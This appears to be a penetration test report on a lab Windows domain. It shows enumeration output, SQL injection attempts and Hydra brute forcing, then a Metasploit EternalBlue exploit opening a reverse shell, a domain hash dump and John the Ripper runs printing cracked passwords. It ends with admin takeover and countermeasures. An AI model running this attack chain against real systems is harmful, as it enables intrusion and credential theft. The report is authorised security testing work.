- Write permissions (CHMOD) of files and directories can normally be changed with the FTP program (right click on file/directory → CHMOD or similar).
- The directory `install` can be deleted after the installation.

Basic settings

Some basic settings

Forum name

will be (amongst others) shown in the header

my little forum

Forum address

URL of the forum (use this format: http://www.domain.td/forum)

http://192.168.0.2/

Forum e-mail address

will be used as contact address and sender e-mail address for all e-mails sent by the forum

test@test.com

Administrator

Data of the forum administrator

Admin name

Name of the forum administrator

root

Admin e-mail

E-mail address of the forum administrator

root@root.com

Admin password

Password to log in as forum administrator

Password confirmation

Repeat the password

Database

Access data of the MySQL database

Database host

host name, mostly "localhost"

localhost

Database name

Name of the database

mylittleforum

Database user

Username to access the database

root

Database password

Password to access the database

Table prefix

Prefix for tables in database

mif2_

Advanced options

For experts - normally you don't need to change anything here

Create database

Check this only if the specified database doesn't exist yet and you have permissions to create a database

☐ create specified database

No overwriting of the database configuration file

Check this only if you already edited the database configuration file

☒ don't overwrite database configuration file

OK - Install forum

Figure 27 - ‘my little forum setup’ page

Post reply

Reply to the message by ' OR 34=34;--

Error!

- Repeated posting within 2 minutes. Please wait a moment and submit it again.

Name:

" OR 34=34 --

E-mail:

(optional, won't be displayed directly)

Homepage:

(optional)

Location:

(optional)

☐ Remember me (cookie)

Figure 28 - SQL injection Attempts on 'my little forum' page

The tester was unable to get any more information from the web server than they already gathered. The tester moved on to the next step of the enumeration phase, which is a DNS lookup for the servers, as they need to know what the domain name is for the two server IP addresses. To obtain the domain names for the server, the tester made use of the tool 'nslookup' which supplied with the two IP addresses (192.168.0.1 & 192.168.0.2), returned the following domain names; "server1.uadcwnet.com" & "server2.uadcwnet.com".

```
root@kali:~/Desktop# nslookup
> server 192.168.0.1
Default server: 192.168.0.1
Address: 192.168.0.1#53
> 192.168.0.1
1.0.168.192.in-addr.arpa      name = server1.uadcwnet.com.
> 192.168.0.2
2.0.168.192.in-addr.arpa      name = server2.uadcwnet.com.
>
```

Figure 29 - nslookup results

Once the tester had obtained the domain names for the server clients, they moved on to gathering information from the client system that they had login credentials for, they made use of a tool called Enum4Linux, which gathers as much data as possible from the system it has been pointed at. Enum4Linux is a powerful enumeration tool that uses other smaller tools within it, in order to gather a large amount of data from the machine it has been used on, due to this the full result of the enum4linux command can be found in the appendix. (Appendix C).

```
root@kali:~/Desktop# enum4linux -a -u test -p test123 192.168.0.11 >/root/Desktop/enum.txt
Use of uninitialized value $os info in concatenation (.) or string at ./enum4linux.pl line 464.
```

Figure 30 - enum4linux command with credentials for client two and outputting to a file

While enum4linux was running the tester used another enumeration tool called polenum to gather information about the client's password policy which the tester can use when cracking the passwords or brute-forcing them. Polenum returns a large amount of information on the password policy that affects client two, the tester has provided polenum with the client credentials which can be seen below.

```

root@kali:~/Desktop# polenum test:test123@192.168.0.11

[+] Attaching to 192.168.0.11 using test:test123
[+] Trying protocol 445/SMB...
[+] Found domain(s):
    [+] CLIENT2
    [+] Builtin
[+] Password Info for Domain: CLIENT2
    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 136 days 23 hours 58 minutes
    [+] Password Complexity Flags: 010000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 1
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

```

Figure 31 - Polenum results for client two

Finally, the tester used a windows enumeration tool, called NBTEnum. This is a windows tool and as such was ran on the client machine, this tool is similar to Enum4Linux, however returns more detailed information about the host such as the full list of users within the domain. Enum4Linux attempted to gather usernames however, returned 'unknown's for most of the users, the full report for NBTEnum is attached within the appendix. (Appendix C)

```

C:\Users\test\nbtenum3.3>nbtenum.exe -q 192.168.0.1 UADCWNET\test test123
Connecting to host 192.168.0.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares


```

Figure 32 - nbtenum3.3 on client two

The tester had enough information from enumeration to move onto the system hacking stage, however they only had usernames and no passwords, which meant that they had to perform some password cracking with the available information.

2.5 PASSWORD CRACKING


To start with the tester opted to use Hydra, which is a brute force tool to guess usernames/passwords on a chosen machine, to attempt to get passwords for client two, they gave Hydra the list of usernames and the IP address of client two in order to brute force the passwords. However, the password that Hydra gave the tester for B.Martin did not work and stopped working after giving out the last password.



```
root@kali: ~/Desktop
[STATUS] 5327.00 tries/min, 15981 tries in 00:03h, 1570387 to do in 04:55h, 1 active
[STATUS] 5339.71 tries/min, 37378 tries in 00:07h, 1548990 to do in 04:51h, 1 active
[STATUS] 5294.13 tries/min, 79412 tries in 00:15h, 1506956 to do in 04:45h, 1 active
[445][smb] host: 192.168.0.1 login: B.Martin password: birefringent
[ERROR] Child with pid 7173 terminating, can not connect
[ERROR] Child with pid 7452 terminating, can not connect
[ERROR] Child with pid 7454 terminating, can not connect
[ERROR] Child with pid 7455 terminating, can not connect
[ERROR] Child with pid 7457 terminating, can not connect
[ERROR] Child with pid 7458 terminating, can not connect
[ERROR] Child with pid 7459 terminating, can not connect
[ERROR] Child with pid 7460 terminating, can not connect
[ERROR] Child with pid 7461 terminating, can not connect
[ERROR] Child with pid 7462 terminating, can not connect
[ERROR] Child with pid 7464 terminating, can not connect
[ERROR] Child with pid 7465 terminating, can not connect
[ERROR] Child with pid 7466 terminating, can not connect
^X^Z
[1]+  Stopped                  hydra -L users.txt -P words.txt smb://192.168.0.1
root@kali:~/Desktop# ^C
root@kali:~/Desktop# ^C
root@kali:~/Desktop#
```

Figure 33 - Hydra guessing password for user B.Martin and crashing

Unfortunately due to Hydra being unable to continue with brute forcing the passwords, the tester decided to test the Eternal Blue vulnerability on the client two machine in order to dump the hashes of the passwords for all the users on the domain. The tester used Metasploit, which is a penetration testing tool which can make use of a library of exploits, which also includes the eternal blue exploit, which allows the tester to get into the system without a login through overflowing the memory and changing the SMB signature which allows the systems to talk to each other.



```
msf5 > windows/smb/ms17_010_eternalblue
[-] Unknown command: windows/smb/ms17_010_eternalblue.
This is a module we can load. Do you want to use windows/smb/ms17_010_eternalblue? [y/N] y
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.0.100:4444
[+] 192.168.0.1:445 - Host is likely VULNERABLE to MS17-010! - Windows Ser
```

Figure 34 - The tester setting up the metasploit shell

Once the tester had used eternal blue to exploit the vulnerability, they then used metasploit to get a meterpreter shell, that communicates between the host and the client machine. The tester then used a command within meterpreter to tell it to grab all the NTLM hashes in the domain from the SAM file where the hashes are kept in the windows machines. The full list of hashes have been included within the appendix. (Appendix D).

```
meterpreter > run post/windows/gather/domain_hashdump
[-] The specified meterpreter session script could not be found: post/windows/gather/domain_hashdump
meterpreter > run windows/gather/credentials/domain_hashdump

[*] Session has Admin privs
[*] Session is on a Domain Controller
[*] Pre-conditions met, attempting to copy NTDS.dit
[*] Using NTDSUTIL method
[*] NTDS database copied to C:\Windows\Temp\EPOMCVmul\Active Directory\ntds.dit
[*] NTDS File Size: 27279360 bytes
[*] Repairing NTDS database after copy...
[*]
Initiating REPAIR mode...
    Database: C:\Windows\Temp\EPOMCVmul\Active Directory\ntds.dit
    Temp. Database: TEMPREPAIR1468.EDB

Checking database integrity.

           Scanning Status (% complete)

    0   10   20   30   40   50   60   70   80   90  100
    |---|---|---|---|---|---|---|---|---|---|
    .....doc/OPTIONS
    .....formats can
    .....st=subformats

Integrity check successful.

Note:
  It is recommended that you immediately perform a full backup
  of this database. If you restore a backup made before the
  repair, the database will be rolled back to the state
  it was in at the time of that backup.

Operation completed successfully in 0.453 seconds
```

Figure 35 - The meterpreter shell grabbing the domain hashes

Once the tester had the password hashes, they had to crack them as they were not in plain text. The tester decided to use a password cracker tool, called John the Ripper. John the Ripper supports very powerful algorithm which allowed the tester to decrypt the passwords in plain text, so that they could be used within the system hacking phase. However, John the Ripper was only able to crack nine of the passwords. However, some of the passwords the tool cracked were domain administrators which privileged access to an extent which can be used within the system hacking phase.


```

root@kali:~/Desktop# john --format=NT --rules -w=/usr/share/wordlists/rockyou.tx
t passwords.txt
Using default input encoding: UTF-8
Loaded 53 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
(Guest)
test123      (test)
solitaire    (J.Barrett)
Pa$$w0rd     (Administrator)
dominatrix    (D.Manning)
telegraph    (L.Burke)
freelander    (N.Wells)
exorcism      (R.Knight)
Toshiba17    (R.Soto)
Nevergonna    (R.Astley)

```

Figure 36 - John cracking passwords

2.6 SYSTEM HACKING

For the final stage of the penetration test, the tester has decided to exploit the Eternal Blue vulnerability that exists on each of the systems we were given to test. The eternal blue exploit works by exploiting the SMBv1 server protocol which the client's network uses and executes code that the attacker has put into a packet and sent to the SMB protocol. The metasploit tool that the tester used in the previous phase is being used again as well as the same exploit, however rather than using a meterpreter shell to communicate with the windows machine, the tester will be interacting with the windows shell themselves.

```

[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[+] 192.168.0.1:445 - Sending SMBv2 buffers
[+] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SM
Bv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[+] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.100:4444 -> 192.168.0.1:56691) at
2019-12-16 06:26:14 -0500
[+] 192.168.0.1:445 - ==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==
==
[+] 192.168.0.1:445 - ==-==-==-==-==-==-==-==-WIN-==-==-==-==-==-==-==-==
==
[+] 192.168.0.1:445 - ==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==
==

Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>

```

Figure 37 - Metasploit opening a windows shell through Eternal Blue

Now that the tester has executed the eternal blue exploit and has gotten a windows shell, they are now the administrator of server one, they have got the highest possible privileges. However, the tester would have to keep opening an eternal blue exploit each time they wanted to access the system as an administrator and were only able to access the administrator account through a shell rather than through the server machine itself. The tester changed the administrator password to “password” which they already knew met the password policy requirements from the enumeration stage and now has the username and password to access the server machine.

```
C:\>net user admin password
net user admin password
The command completed successfully.
```

Figure 38 - Tester setting administrator password to “password”

The tester was then able to access the two server machines as the administrator user ‘admin’, using the new password that they had set the user, while in the server one machine, the tester changed the index page of the web server to a message to say that the tester successfully managed to break into the administrator’s account.




Figure 39 - Tester as admin user on server one




Figure 40 - Web server one index page displaying tester’s message

Now, essentially the tester was now at the highest possible level of user that they could be at, however as mentioned previously the tester requires persistent access to the system to prove the test a success in order to meet this requirement, they used the admin account to create their own administrator level account on the domain. To get themselves an administrator account, the tester needed to create a user through the original admin account. The tester used the administrative tools to create a new user, “tester test” and assigned them to the Administrators and Users groups.




Figure 41 - Tester Test in the Administrator group

The tester then made sure that the Tester Test account was an admin within the client machines too and that they could make changes that an admin would be able to make. The tester also compared the ability to change the administrator’s user type within the domain with a standard user and a domain user to check that they had full administrator abilities rather than just a domain administrator abilities.




Figure 42 - Tester Test account showing that they are a member of the Administrator group




Figure 43 - Standard User account unable to change Admin to a standard user account




Figure 44 - Tester Test able to change admin account to standard user account

The tester now has persistent access to the server and client and is now the full Administrator of the domain, meaning that the tester cannot be removed. The tester has successfully exploited the Eternal Blue vulnerability and has reached the goal of escalating their privileges to an administrator account and essentially blocking any attempts of the system administrator removing their account by making themselves the only Administrator on the domain.

3 DISCUSSION

3.1 GENERAL DISCUSSION

The tester was able to successfully complete a penetration test for the client, using the provided IP addresses and credentials, through this exercise, the tester was able to identify where a malicious attacker can access or attempt to access the system. The tester will discuss countermeasures for the company to implement on receipt of this document, for each of the vulnerabilities or concerns they discovered from each phase.

Through the scanning phase of the test, the tester was able to gather a lot of information about the system as well as the protocols, services and ports that were open, this information allowed the tester to gain an idea of how the network was laid out, what each machine was being used for and how they could manipulate the services and protocols being used - this information should not be able to be viewed from outwith the company.

The vulnerability scans provided the tester with a comprehensive amount of information surrounding the system's multiple security issues and faults, the client should aim to have no vulnerabilities on their system especially not critical or high vulnerabilities. The tester will discuss ways to resolve these vulnerabilities in detail in the countermeasure section, as well as ways to prevent them in the future.

The enumeration produced a large amount of data about the systems because the tester had credentials for a user, without the given credentials, the tester would have had to find other ways of enumerating information which would have taken more time and resources to find. This may or may not deter a malicious attacker as it would depend on what the attacker is aiming to achieve, if it is a low level attacker then they may give up early on due to enumeration requiring more resources, but if it is a determined attacker who knows what they are looking for they may be prepared to put more time and effort into the enumeration phase.

The hashes gathered from the domain hash dump were cracked fairly quickly (the nine that John the Ripper cracked before crashing) and gave the tester passwords for the administrator, domain admins and standard users so the tester didn't need to crack anymore hashes, as they already had administrator and domain admin passwords. The tester will include proposed changes to the password policy in order to strengthen passwords on the domain within the countermeasures section of this report.

The system hacking phase was aided by the eternal blue vulnerability existing on each of the systems, without this vulnerability, the system hacking phase would have taken more time and resources to carry out. The tester would have been able to carry out a privilege escalation attack however as they had the password for the Administrator and one of the domain administrators username and passwords because of the enumeration and password cracking phase.

3.2 COUNTERMEASURES

The tester recommends that the client look at the services and protocols being used and consider if they need to be outside a firewall, for example the web servers should be behind a company firewall if they are being used as the intranet for the company. The client should also look at IP blacklisting especially if there are repeated network scans being performed by a certain IP, this means that the machine that the IP is associated with cannot be used to scan the network unless it obtains a new IP address, however this is more of a deterrence than a bulletproof solution, using both a firewall and an IP blacklist will help to protect the network from being scanned.

The tester recommends that the client attempts to reduce the number of overall vulnerabilities on their overall system. In order to remove most of the vulnerabilities Nessus has identified, the client simply has to update or patch their current operating system to ensure that it is no longer vulnerable to eternal blue, Windows has released a patch for the eternal blue exploit which should be installed immediately, if not the operating system should be updated to the newest version of the available Operating System and should be continually updated for security features and patches.

The PHP on the web server should also be updated, as there are many vulnerabilities on server one and two surrounding the version of PHP being used as it is now outdated and no longer supported meaning that it is incredibly likely that there are security vulnerabilities for the version of PHP being used.

The tester also suggests that the client looks into adopting a stronger password policy, as the current policy is not strong enough to prevent an attacker brute-forcing or guessing the passwords. An example of a strong password policy against the current one will be provided in a table below.

Current Policy	Suggested Policy	Why?
No lockout	Lockout after three failed attempts	This ensures that a brute force tool such as hydra shouldn't be able to successfully attempt to brute force passwords as it will lock the account out after three attempts. If it is a legitimate user, they should contact the administrator to unlock their account.
No forced logout time	Force logout after 'work' hours	This ensures that an attacker cannot access the accounts when the actual users are out of the office and when the system is quiet. This also forces an attacker to make an attempt to attack the system when it is likely that the

		system administrator will be able to see strange and unusual behaviour on user accounts.
Locked Account Duration: 30 Minutes	Locked Account Duration: 0	By setting the value to 0, this means that the account holder needs to contact the administrator to unlock the account. By setting the duration to thirty minutes, the attacker can simply run their bruteforce tool on the account again, then wait thirty minutes and so forth.
Maximum Password Age: 136 days, 23 hours, 58 minutes	Maximum Password Age: 30 days	By making the maximum password age thirty days, rather than 136 days, the attacker will not be able to use breached passwords over and over again and will have to try and brute force the password again.
N/A	Do not allow users to reuse old passwords	If users reuse old passwords, these may have already been breached in a previous attack and can be used by an attacker to access the account again.
N/A	Enforce users to have at least one special character, number and a capital letter	In theory, this is to make brute forcing the password more difficult as many brute forcing tools use word lists or dictionary attacks to guess passwords.
N/A	Encourage users to create a passphrase rather than a password	Having a passphrase such as 'ConcreteButterfly?24' is more secure than a password such as 'butterfly' as a passphrase is much more difficult to bruteforce.

3.3 CONCLUSIONS

If the client did not get this penetration test carried out, it is likely that an attacker would have been able to steal confidential data about the employees within the company and if they had data about customers that could have been breached too. The tester has provided a full penetration test highlighting areas that need to be invested in, in regards to security vulnerabilities and has provided a comprehensive list of countermeasures that they recommend the client carries out and should adhere to, in order to make sure that they are protecting their company and their own clients.

Overall, the current state of the client's network is **not secure** and the client should look to address this as quickly as possible to prevent any possible breaches in the system.

2. REFERENCES

Edureka. (2019). *A Complete Guide to Nmap | Nmap Tutorial | Edureka*. [online] Available at: <https://www.edureka.co/blog/nmap-tutorial/> [Accessed 14 Dec. 2019].

GitHub. (2019). *interference-security/kali-windows-binaries*. [online] Available at: <https://github.com/interference-security/kali-windows-binaries/tree/master/nbtenum> [Accessed 15 Dec. 2019].

Inside Out Security. (2019). *How to Use John the Ripper: Tips and Tutorials | Varonis*. [online] Available at: <https://www.varonis.com/blog/john-the-ripper/> [Accessed 15 Dec. 2019].

ncsc.gov.uk. (2019). [online] Available at: https://www.ncsc.gov.uk/files/password_policy_infographic.pdf [Accessed 16 Dec. 2019].

Check Point Research. (2019). *EternalBlue - Everything There Is To Know - Check Point Research*. [online] Available at: <https://research.checkpoint.com/2017/eternalblue-everything-know/> [Accessed 16 Dec. 2019].

Penetration Testing Lab. (2019). *Dumping Domain Password Hashes*. [online] Available at: <https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/> [Accessed 16 Dec. 2019].

Forcepoint. (2019). *What is a Firewall?*. [online] Available at: <https://www.forcepoint.com/cyber-edu/firewall> [Accessed 17 Dec. 2019].

3. APPENDICES

1. APPENDIX A - SCANNING (PING & NMAP RESULTS)

1. 1.1 SERVER 1 - (NMAP -A RESULTS)

```
root@kali:~/Desktop# nmap -A 192.168.0.1
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 13:46 EST
```

```
Nmap scan report for 192.168.0.1
```

```
Host is up (0.00092s latency).
```

```
Not shown: 972 closed ports
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

23/tcp	open	telnet	Microsoft Windows XP telnetd
--------	------	--------	------------------------------

```
| telnet-ntlm-info:
```

```
| Target_Name: UADCWNET
```

```
| NetBIOS_Domain_Name: UADCWNET
```

```
| NetBIOS_Computer_Name: SERVER1
```

```
